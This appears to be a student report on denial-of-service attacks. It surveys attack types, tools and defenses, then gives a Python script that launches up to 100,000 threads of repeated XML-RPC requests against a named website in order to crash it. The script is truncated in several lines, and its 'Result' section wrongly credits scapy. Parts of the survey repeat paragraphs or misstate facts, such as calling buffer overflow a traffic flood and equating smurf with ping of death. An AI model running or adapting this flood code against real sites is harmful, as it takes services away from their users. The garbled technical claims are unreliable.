DENIAL OF SERVICE ATTACK

Abstract

In computing, a denial-of-service (DoS) attack is a cyber-attack where the perpetrator seeks to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.
A distributed denial-of-service (DDoS) is a cyber-attack where the perpetrator uses more than one, often thousands of, unique IP addresses. It is analogous to a group of people crowding the entry door or gate to a shop or business, and not letting legitimate parties enter into the shop or business, disrupting normal operations. The scale of DDoS attacks has continued to rise over recent years, even reaching over 600Gbit/s.Criminal perpetrators of DoS and DDoS attacks often target sites or services hosted on high-profile web servers such as banks or credit card payment gateways. Motives of revenge, blackmail or activism can be behind other attacks.

Introduction

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) the service or resource they expected.Victims of DoS attacks often target the web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

Buffer overflow attacks – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks

ICMP flood – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.

SYN flood – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can't be accessed or used.

An additional type of DoS attack is the Distributed Denial of Service (DDoS) attack. A DDoS attack occurs when multiple systems orchestrate a synchronized DoS attack to a single target. The essential difference is that instead of being attacked from one location, the target is attacked from many locations at once.



FIGURE 1: Architecture of a Denial of Service (DoS) Attack

Types of Denial of Service Attacks

Advanced persistent DoS

An advanced persistent DoS (APDoS) is more likely to be perpetrated by an advanced persistent threat (APT): actors who are well resourced, exceptionally skilled and have access to substantial commercial grade computer resources and capacity. APDoS attacks represent a clear and emerging threat needing specialised monitoring and incident response services and the defensive capabilities of specialised DDoS mitigation service providers.

This type of attack involves massive network layer DDoS attacks through to focused application layer (HTTP) floods, followed by repeated (at varying intervals) SQLI and XSS attacks. Typically, the perpetrators can simultaneously use from 2 to 5 attack vectors involving up to several tens of millions of requests per second, often accompanied by large SYN floods that can not only attack the victim but also any service provider implementing any sort of managed DDoS mitigation capability. These attacks can persist for several weeks- the longest continuous period noted so far lasted 38 days. This APDoS attack involved approximately 50+ petabits (100,000+ terabits) of malicious traffic.

Attackers in this scenario may (or often will) tactically switch between several targets to create a diversion to evade defensive DDoS countermeasures but all the while eventually concentrating the main thrust of the attack onto a single victim. In this scenario, threat actors with continuous access to several very powerful network resources are capable of sustaining a prolonged campaign generating enormous levels of un-amplified DDoS traffic.

APDoS attacks are characterised by:

1) Advanced reconnaissance (pre-attack OSINT and extensive decoyed scanning crafted to evade detection over long periods)

2)Tactical execution (attack with a primary and secondary victims but focus is on Primary)

3) Explicit motivation (a calculated end game/goal target)

4) Large computing capacity (access to substantial computer power and network bandwidth resources)

5)Simultaneous multi-threaded OSI layer attacks (sophisticated tools operating at layers 3 through 7)

6)Persistence over extended periods (utilising all the above into a concerted, well managed attack across a range of targets)

Denial-of-service as a service

Numerous vendors provide so-called "booter" or "stresser" services. These have simple web-based front ends, and accept payment over the web. Marketed and promoted as stress-testing tools, they can be used to perform unauthorized denial-of-service attacks, and allow technically unsophisticated attackers access to sophisticated attack tools without the need for the attacker to understand their use.

Attack Techniques

A denial-of-service attack is characterized by an explicit attempt by attackers to prevent legitimate users of a service from using that service. There are two general forms of DoS attacks: those that crash services and those that flood services. The most serious attacks are distributed. Many attacks involve forging of IP sender addresses (IP address spoofing) so that the location of the attacking machines cannot easily be identified and so that the attack cannot be easily defeated using ingress filtering.

Attack tools

A wide array of programs are used to launch DoS-attacks.

In cases such as MyDoom the tools are embedded in malware, and launch their attacks without the knowledge of the system owner. Stacheldraht is a classic example of a DDoS tool. It utilizes a layered structure where the attacker uses a client program to connect to handlers, which are compromised systems that issue commands to the zombie agents, which in turn facilitate the DDoS attack. Agents are compromised via the handlers by the attacker, using automated routines to exploit vulnerabilities in programs that accept remote connections running on the targeted remote hosts. Each handler can control up to a thousand agents.

In other cases a machine may become part of a DDoS attack with the owner's consent, for example, in Operation Payback, organized by the group Anonymous. The LOIC has typically been used in this way. Along with HOIC a wide variety of DDoS tools are available today, including paid and free versions, with different features available. There is an underground market for these in hacker related forums and IRC channels. UK's GCHQ has tools built for DDoS, named PREDATORS FACE and ROLLING THUNDER.

Application-layer floods

Various DoS-causing exploits such as buffer overflow can cause server-running software to get confused and fill the disk space or consume all available memory or CPU time.

Other kinds of DoS rely primarily on brute force, flooding the target with an overwhelming flux of packets, oversaturating its connection bandwidth or depleting the target's system resources. Bandwidth-saturating floods rely on the attacker having higher bandwidth available than the victim; a common way of achieving this today is via distributed denial-of-service, employing a botnet. Another target of DDoS attacks may be to produce added costs for the application operator, when the latter uses resources based on Cloud Computing. In this case normally application used resources are tied to a needed Quality of Service level (e.g. responses should be less than 200 ms) and this rule is usually linked to automated software (e.g. Amazon

CloudWatch) to raise more virtual resources from the provider in order to meet the defined QoS levels for the increased requests.The main incentive behind such attacks may be to drive the application owner to raise the elasticity levels in order to handle the increased application traffic, in order to cause financial losses or force them to become less competitive. Other floods may use specific packet types or connection requests to saturate finite resources by, for example, occupying the maximum number of open connections or filling the victim's disk space with logs.

A "banana attack" is another particular type of DoS. It involves redirecting outgoing messages from the client back onto the client, preventing outside access, as well as flooding the client with the sent packets. A LAND attack is of this type.

An attacker with shell-level access to a victim's computer may slow it until it is unusable or crash it by using a fork bomb.

A kind of application-level DoS attack is XDoS (or XML DoS) which can be controlled by modern web application firewalls (WAFs).

Degradation-of-service attacks

"Pulsing" zombies are compromised computers that are directed to launch intermittent and short-lived floodings of victim websites with the intent of merely slowing it rather than crashing it. This type of attack, referred to as "degradation-of-service" rather than "denial-of-service", can be more difficult to detect than regular zombie invasions and can disrupt and hamper connection to websites for prolonged periods of time, potentially causing more disruption than concentrated floods. Exposure of degradation-of-service attacks is complicated further by the matter of discerning whether the server is really being attacked or under normal traffic loads.

Denial-of-service Level II

The goal of DoS L2 (possibly DDoS) attack is to cause a launching of a defense mechanism which blocks the network segment from which the attack originated. In case of distributed attack

or IP header modification (that depends on the kind of security behavior) it will fully block the attacked network from the Internet, but without system crash.

Distributed attack

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers.Such an attack is often the result of multiple compromised systems (for example, a botnet) flooding the targeted system with traffic. A botnet is a network of zombie computers programmed to receive commands without the owners' knowledge. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This, after all, will end up completely crashing a website for periods of time.

Malware can carry DDoS attack mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack.

A system may also be compromised with a trojan, allowing the attacker to download a zombie agent, or the trojan may contain one. Attackers can also break into systems using automated tools that exploit flaws in programs that listen for connections from remote hosts. This scenario primarily concerns systems acting as servers on the web. Stacheldraht is a classic example of a DDoS tool. It utilizes a layered structure where the attacker uses a client program to connect to handlers, which are compromised systems that issue commands to the zombie agents, which in

turn facilitate the DDoS attack. Agents are compromised via the handlers by the attacker, using automated routines to exploit vulnerabilities in programs that accept remote connections running on the targeted remote hosts. Each handler can control up to a thousand agents. In some cases a machine may become part of a DDoS attack with the owner's consent, for example, in Operation Payback, organized by the group Anonymous. These attacks can use different types of internet packets such as: TCP, UDP, ICMP etc.

These collections of systems compromisers are known as botnets / rootservers. DDoS tools like Stacheldraht still use classic DoS attack methods centered on IP spoofing and amplification like smurf attacks and fraggle attacks (these are also known as bandwidth consumption attacks). SYN floods (also known as resource starvation attacks) may also be used. Newer tools can use DNS servers for DoS purposes. Unlike MyDoom's DDoS mechanism, botnets can be turned against any IP address. Script kiddies use them to deny the availability of well known websites to legitimate users. More sophisticated attackers use DDoS tools for the purposes of extortion – even against their business rivals.

Simple attacks such as SYN floods may appear with a wide range of source IP addresses, giving the appearance of a well distributed DoS. These flood attacks do not require completion of the TCP three way handshake and attempt to exhaust the destination SYN queue or the server bandwidth. Because the source IP addresses can be trivially spoofed, an attack could come from a limited set of sources, or may even originate from a single host. Stack enhancements such as syn cookies may be effective mitigation against SYN queue flooding, however complete bandwidth exhaustion may require involvement.

If an attacker mounts an attack from a single host it would be classified as a DoS attack. In fact, any attack against availability would be classed as a denial-of-service attack. On the other hand, if an attacker uses many systems to simultaneously launch attacks against a remote host, this would be classified as a DDoS attack.

It has been reported that there are new attacks from internet of things which have been involved in denial of service attacks.In one noted attack that was made peaked at around 20,000 requests per second which came from around 900 CCTV cameras. UK's GCHQ has tools built for DDoS, named PREDATORS FACE and ROLLING THUNDER.

Defense Techniques

Defensive responses to denial-of-service attacks typically involve the use of a combination of attack detection, traffic classification and response tools, aiming to block traffic that they identify as illegitimate and allow traffic that they identify as legitimate.

A list of prevention and response tools is provided below:

Application front end hardware

Application front-end hardware is intelligent hardware placed on the network before traffic reaches the servers. It can be used on networks in conjunction with routers and switches. Application front end hardware analyzes data packets as they enter the system, and then identifies them as priority, regular, or dangerous. There are more than 25 bandwidth management vendors.

IPS based prevention

Intrusion prevention systems (IPS) are effective if the attacks have signatures associated with them. However, the trend among the attacks is to have legitimate content but bad intent. Intrusion-prevention systems which work on content recognition cannot block behavior-based DoS attacks.

An ASIC based IPS may detect and block denial-of-service attacks because they have the processing power and the granularity to analyze the attacks and act like a circuit breaker in an automated way.

A rate-based IPS (RBIPS) must analyze traffic granularly and continuously monitor the traffic pattern and determine if there is traffic anomaly. It must let the legitimate traffic flow while blocking the DoS attack traffic.

Firewalls

In the case of a simple attack, a firewall could have a simple rule added to deny all incoming traffic from the attackers, based on protocols, ports or the originating IP addresses.

More complex attacks will however be hard to block with simple rules: for example, if there is an ongoing attack on port 80 (web service), it is not possible to drop all incoming traffic on this port because doing so will prevent the server from serving legitimate traffic. Additionally, firewalls may be too deep in the network hierarchy, with routers being adversely affected before the traffic gets to the firewall.

Switches

Most switches have some rate-limiting and ACL capability. Some switches provide automatic and/or system-wide rate limiting, traffic shaping, delayed binding (TCP splicing), deep packet inspection and Bogon filtering (bogus IP filtering) to detect and remediate DoS attacks through automatic rate filtering and WAN Link failover and balancing.

These schemes will work as long as the DoS attacks can be prevented by using them. For example, SYN flood can be prevented using delayed binding or TCP splicing. Similarly content based DoS may be prevented using deep packet inspection. Attacks originating from dark addresses or going to dark addresses can be prevented using bogon filtering. Automatic rate filtering can work as long as set rate-thresholds have been set correctly. Wan-link failover will work as long as both links have DoS/DDoS prevention mechanism.

Upstream filtering

All traffic is passed through a "cleaning center" or a "scrubbing center" via various methods such as proxies, tunnels or even direct circuits, which separates "bad" traffic (DDoS and also other common internet attacks) and only sends good traffic beyond to the server. The provider needs central connectivity to the Internet to manage this kind of service unless they happen to be located within the same facility as the "cleaning center" or "scrubbing center".

DDS based defense

More focused on the problem than IPS, a DoS defense system (DDS) can block connection-based DoS attacks and those with legitimate content but bad intent. A DDS can also address both protocol attacks (such as teardrop and ping of death) and rate-based attacks (such as ICMP floods and SYN floods).

Sockstress DoS Attack

Sockstress is a method that is used to attack servers on the Internet and other networks utilizing TCP, including Windows, Mac, Linux, BSD and any router or other internet appliance that accepts TCP connections. The method does this by attempting to use up local resources in order to crash a service or the entire machine, essentially a denial of service attack.

Sockstress is a user-land TCP socket stress framework that can complete arbitrary numbers of open sockets without incurring the typical overhead of tracking state. Once the socket is established, it is capable of sending TCP attacks that target specific types of kernel and system resources such as Counters, Timers, and Memory Pools. Obviously, some of the attacks described here are considered "well known". However, the full effects of these attacks is less known. Further, there are more attacks yet to be discovered/documented. As researchers document ways of depleting specific resources, attack modules could be added into the sockstress framework.

Example - **.**/wp-drupal-dos.py

Example will start infinte threads which will put load on the website, thus crashing it.

Implementation

```
from __future__ import print_function
import threading
import time
import urllib
import urllib2

data = """<?xml version="1.0" encoding="iso-8859-1"?><!DOCTYPE lolz [

]>
<methodCall>

  <params>
   <param><value>aa</value></param>
   <param><value>aa</value></param>
  </params>
</methodCall>"""
req = urllib2.Request('http://keyhire.in',data)
req.add_header('Accept', '*/*')
req.add_header('User-Agent', 'Mozilla/5.0 (Wihndows NT 6.1; WOW64; rv:28.0) Geck
req.add_header('Connection', '')
req.add_header('Content-type', 'text/xml')

class MyThread(threading.Thread):
    def run(self):
                print("{} started!".format(self.getName()))
                for x in range(100):
                        res = urllib2.urlopen(req)
                #rdata = res.read()
                time.sleep(.1)                                  # Pretend to wo
                print("{} finished!".format(self.getName()))    # "Thread-x fin

if __name__ == '__main__':
    for x in range(100000):                                     # five times...
        mythread = MyThread(name = "Thread-{}".format(x + 1))  # ...Instantiate
        mythread.start()                                        # ...Start the thread
        time.sleep(.1)                                          # ...Wait 0.9 seconds b
```

Screenshots



FIGURE 2: Begin the Denial of Service Attack



FIGURE 3:The Denial of Service attack puts a lot of load on the victim's resources

Result

Thus by using the python-scapy API, we were able to do a Denial of Service attack on a given system and consume the resources eventually crashing it.

References

Distributed Denial of service attacks and its effects on Cloud environment- a survey http://ieeexplore.ieee.org/document/6866508/?part=1

Distributed denial of service attacks in software-defined networking with cloud computing http://ieeexplore.ieee.org/document/7081075/